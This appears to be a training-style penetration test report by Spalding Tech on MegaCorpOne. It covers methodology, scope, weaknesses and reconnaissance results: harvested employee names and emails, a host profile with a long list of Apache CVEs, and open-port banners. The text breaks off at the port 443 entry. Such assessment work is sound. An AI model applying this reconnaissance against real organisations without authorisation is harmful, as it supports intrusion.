Cybersecurity

Penetration Test Report Template

MegaCorpOne

Penetration Test Report

Spalding Tech

Confidentiality Statement

This document contains confidential and privileged information from MegaCorpOne Inc. (henceforth known as MegaCorpOne). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	Spalding Tech
Contact Name	Tony Gash
Contact Title	Penetration Tester
Contact Phone	555.224.2411
Contact Email	tonygash@spaldingtech.com

Document History

Version	Date	Author(s)	Comments
001	05/11/2023	Tony Gash	

Introduction

In accordance with MegaCorpOne's policies, Spalding Tech (henceforth known as "ST") conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices. The project was conducted on a number of systems on MegaCorpOne's network segments by ST during May of 2023.

For the testing, ST focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in MegaCorpOne's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

ST used its proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

MegaCorpOne has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges to domain administrator.
Compromise at least two machines.

Penetration Testing Methodology

Reconnaissance

ST begins assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

ST uses custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide MegaCorpOne with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

ST's normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, MegaCorpOne and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the MegaCorpOne POC to determine which network ranges are in-scope for the scheduled assessment.

It is MegaCorpOne's responsibility to ensure that IP addresses identified as in-scope are actually controlled by MegaCorpOne and are hosted in MegaCorpOne-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

IP Address/URL	Description
172.16.117.0/16 MCO.local *.Megacorpone.com	MegaCorpOne internal domain, range and public website


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within MegaCorpOne's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- A firewall is present at the network perimeter, despite not offering much protection
- The OpenSSH service on the Linux Server was one of the few non-exploitable services

Summary of Weaknesses

ST successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- User passwords are weak, and easily cracked
- Important ports have been left open
- Services running on open ports are vulnerable to exploitation
- Sensitive data is left unencrypted on a vulnerable Linux Server
- Select Windows machines were bypassed by custom payloads

Executive Summary

The following summary of the penetration test requested by MegaCorpOne is intended to give a chronological overview of the steps and techniques carried out by Spalding Tech throughout this engagement. Some specifics have been omitted for the sake of security, as well as readability, however there is some technicality present. It is the belief of Spalding Tech that transparency is necessary for a complete understanding of potential security risks.

The first stage of the engagement featured reconnaissance techniques performed against MegaCorpOne. Through passive recon techniques (such as Google Dorking), Spalding Tech was able to uncover a list of employee's names and emails. This list included upper management, and a sample of the located information can be verified below:

Joe Sheer
joe@megacorpone.com
CEO

Mike Carlow
mcarlow@megacorpone.com
VP of Legal


Alan Grofield
agrofield@megacorpone.com
IT and Security Director

Tom Hudson
thudson@megacorpone.com
Web Designer


Tanya Rivera
trivera@megacorpone.com
Senior Developer

Matt Smith
msmith@megacorpone.com
Marketing Director

Furthermore, Spalding Tech was able to locate the assets folder of megacorpone.com…





…as well as a hidden page containing potentially sensitive information:



Spalding Tech was also able to execute network scans across the servers hosting `megacorpone.com` to identify the physical location of the hardware, as well as available ports and software information. As noted from the following screenshots:

- Ports 22, 80, and 443 are open and running services
- The server is located in Montreal Canada
- Debian OS is the server's operating system
- The site makes use of several web technologies
- There are well over a dozen potential vulnerabilities on this server alone





// LAST SEEN: 2023-06-04

General Information

Hostnames	www.megacorpone.com
Domains	MEGACORPONE.COM
Country	Canada
City	Montréal
Organization	OVH Hosting, Inc.
ISP	OVH SAS
ASN	AS16276
Operating System	Debian

Web Technologies

BOOTSTRAP · FONT AWESOME · GOOGLE HOSTED LIBRARIES · JQUERY · PRETTYPHOTO

Vulnerabilities

Note: the device may not be impacted by all of these issues. The vulnerabilities are implied based on the software and version.

CVE-2019-0196	A vulnerability was found in Apache HTTP Server 2.4.17 to 2.4.38. Using fuzzed network input, the http/2 request handling could be made to access freed memory in string comparison when determining the method of a request and thus process the request incorrectly.
CVE-2020-1934	In Apache HTTP Server 2.4.0 to 2.4.41, mod_proxy_ftp may use uninitialized memory when proxying to a malicious FTP server.
CVE-2021-34798	Malformed requests may cause the server to dereference a NULL pointer. This issue affects Apache HTTP Server 2.4.48 and earlier.
CVE-2020-35452	Apache HTTP Server versions 2.4.0 to 2.4.46 A specially crafted Digest nonce can cause a stack overflow in mod_auth_digest. There is no report of this overflow being exploitable, nor the Apache HTTP Server team could create one, though some particular compiler and/or compilation option might make it possible, with limited consequences anyway due to the size (a single byte) and the value (zero byte) of the overflow
CVE-2022-29404	In Apache HTTP Server 2.4.53 and earlier, a malicious request to a lua script that calls r:parsebody(0) may cause a denial of service due to no default limit on possible input size.
CVE-2022-22721	If LimitXMLRequestBody is set to allow request bodies larger than 350MB (defaults to 1M) on 32 bit systems an integer overflow happens which later causes out of bounds writes. This issue affects Apache HTTP Server 2.4.52 and earlier.
CVE-2006-20001	A carefully crafted If: request header can cause a memory read, or write of a single zero byte, in a pool (heap) memory location beyond the header value sent. This could cause the process to crash. This issue affects Apache HTTP Server 2.4.54 and earlier.
CVE-2022-28330	Apache HTTP Server 2.4.53 and earlier on Windows may read beyond bounds when configured to process requests with the mod_isapi module.
CVE-2020-11993	Apache HTTP Server versions 2.4.20 to 2.4.43 When trace/debug was enabled for the HTTP/2 module and on certain traffic edge patterns, logging statements were made on the wrong connection, causing concurrent use of memory pools. Configuring the LogLevel of mod_http2 above "info" will mitigate this vulnerability for unpatched servers.
CVE-2019-10081	HTTP/2 (2.4.20 through 2.4.39) very early pushes, for example configured with "H2PushResource", could lead to an overwrite of memory in the pushing request's pool, leading to crashes. The memory copied is that of the configured push link header values, not data supplied by the client.
CVE-2019-0217	In Apache HTTP Server 2.4 release 2.4.38 and prior, a race condition in mod_auth_digest when running in a threaded server could allow a user with valid credentials to authenticate using another username, bypassing configured access control restrictions.
CVE-2019-0197	A vulnerability was found in Apache HTTP Server 2.4.34 to 2.4.38. When HTTP/2 was enabled for a http: host or H2Upgrade was enabled for h2 on a https: host, an Upgrade request from http/1.1 to http/2 that was not the first request on a connection could lead to a misconfiguration and crash. Server that never enabled the h2 protocol or that only enabled it for https: and did not set "H2Upgrade on" are unaffected by this issue.
CVE-2019-0215	In Apache HTTP Server 2.4 releases 2.4.37 and 2.4.38, a bug in mod_ssl when using per-location client certificate verification with TLSv1.3 allowed a client to bypass configured access control restrictions.
CVE-2021-33193	A crafted method sent through HTTP/2 will bypass validation and be forwarded by mod_proxy, which can lead to request splitting or cache poisoning. This issue affects Apache HTTP Server 2.4.17 to 2.4.48.
CVE-2019-0211	In Apache HTTP Server 2.4 releases 2.4.17 to 2.4.38, with MPM event, worker or prefork, code executing in less-privileged child processes or threads (including scripts executed by an in-process scripting interpreter) could execute arbitrary code with the privileges of the parent process (usually root) by manipulating the scoreboard. Non-Unix systems are not affected.
CVE-2019-10092	In Apache HTTP Server 2.4.0-2.4.39, a limited cross-site scripting issue was reported affecting the mod_proxy error page. An attacker could cause the link on the error page to be malformed and instead point to a page of their choice. This would only be exploitable where a server was set up with proxying enabled but was misconfigured in such a way that the Proxy Error page was displayed.
CVE-2019-17567	Apache HTTP Server versions 2.4.6 to 2.4.46 mod_proxy_wstunnel configured on an URL that is not necessarily Upgraded by the origin server was tunneling the whole connection regardless, thus allowing for subsequent requests on the same connection to pass through with no HTTP validation, authentication or authorization possibly configured.
CVE-2019-10097	In Apache HTTP Server 2.4.32-2.4.39, when mod_remoteip was configured to use a trusted intermediary proxy server using the "PROXY" protocol, a specially crafted PROXY header could trigger a stack buffer overflow or NULL pointer deference. This vulnerability could only be triggered by a trusted proxy and not by untrusted HTTP clients.
CVE-2022-31813	Apache HTTP Server 2.4.53 and earlier may not send the X-Forwarded-* headers to the origin server based on client side Connection header hop-by-hop mechanism. This may be used to bypass IP based authentication on the origin server/application.
CVE-2019-10098	In Apache HTTP server 2.4.0 to 2.4.39, Redirects configured with mod_rewrite that were intended to be self-referential might be fooled by encoded newlines and redirect instead to an unexpected URL within the request URL.
CVE-2022-37436	Prior to Apache HTTP Server 2.4.55, a malicious backend can cause the response headers to be truncated early, resulting in some headers being incorporated into the response body. If the later headers have any security purpose, they will not be interpreted by the client.
CVE-2021-40438	A crafted request uri-path can cause mod_proxy to forward the request to an origin server choosen by the remote user. This issue affects Apache HTTP Server 2.4.48 and earlier.
CVE-2021-36160	A carefully crafted request uri-path can cause mod_proxy_uwsgi to read above the allocated memory and crash (DoS). This issue affects Apache HTTP Server versions 2.4.30 to 2.4.48 (inclusive).
CVE-2022-23943	Out-of-bounds Write vulnerability in mod_sed of Apache HTTP Server allows an attacker to overwrite heap memory with possibly attacker provided data. This issue affects Apache HTTP Server 2.4 version 2.4.52 and prior versions.
CVE-2020-1927	In Apache HTTP Server 2.4.0 to 2.4.41, redirects configured with mod_rewrite that were intended to be self-referential might be fooled by encoded newlines and redirect instead to an an unexpected URL within the request URL.
CVE-2019-0220	A vulnerability was found in Apache HTTP Server 2.4.0 to 2.4.38. When the path component of a request URL contains multiple consecutive slashes ('/'), directives such as LocationMatch and RewriteRule must account for duplicates in regular expressions while other aspects of the servers processing will implicitly collapse them.
CVE-2022-22719	A carefully crafted request body can cause a read to a random memory area which could cause the

Open Ports

22 · 80 · 443

// 22 / TCP

OpenSSH 7.9p1 Debian 10+deb10u2

```
SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2
Key type: ssh-rsa

Kex Algorithms:
        curve25519-sha256
        curve25519-sha256@libssh.org
        ecdh-sha2-nistp256
        ecdh-sha2-nistp384
        ecdh-sha2-nistp521
        diffie-hellman-group-exchange-sha256
        diffie-hellman-group16-sha512
        diffie-hellman-group18-sha512
        diffie-hellman-group14-sha256

Compression Algorithms:
        none
        zlib@openssh.com
```

// 80 / TCP

Apache httpd 2.4.38

```
HTTP/1.1 200 OK
Server: Apache/2.4.38 (Debian)
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Type: text/html
```

// 443 / TCP

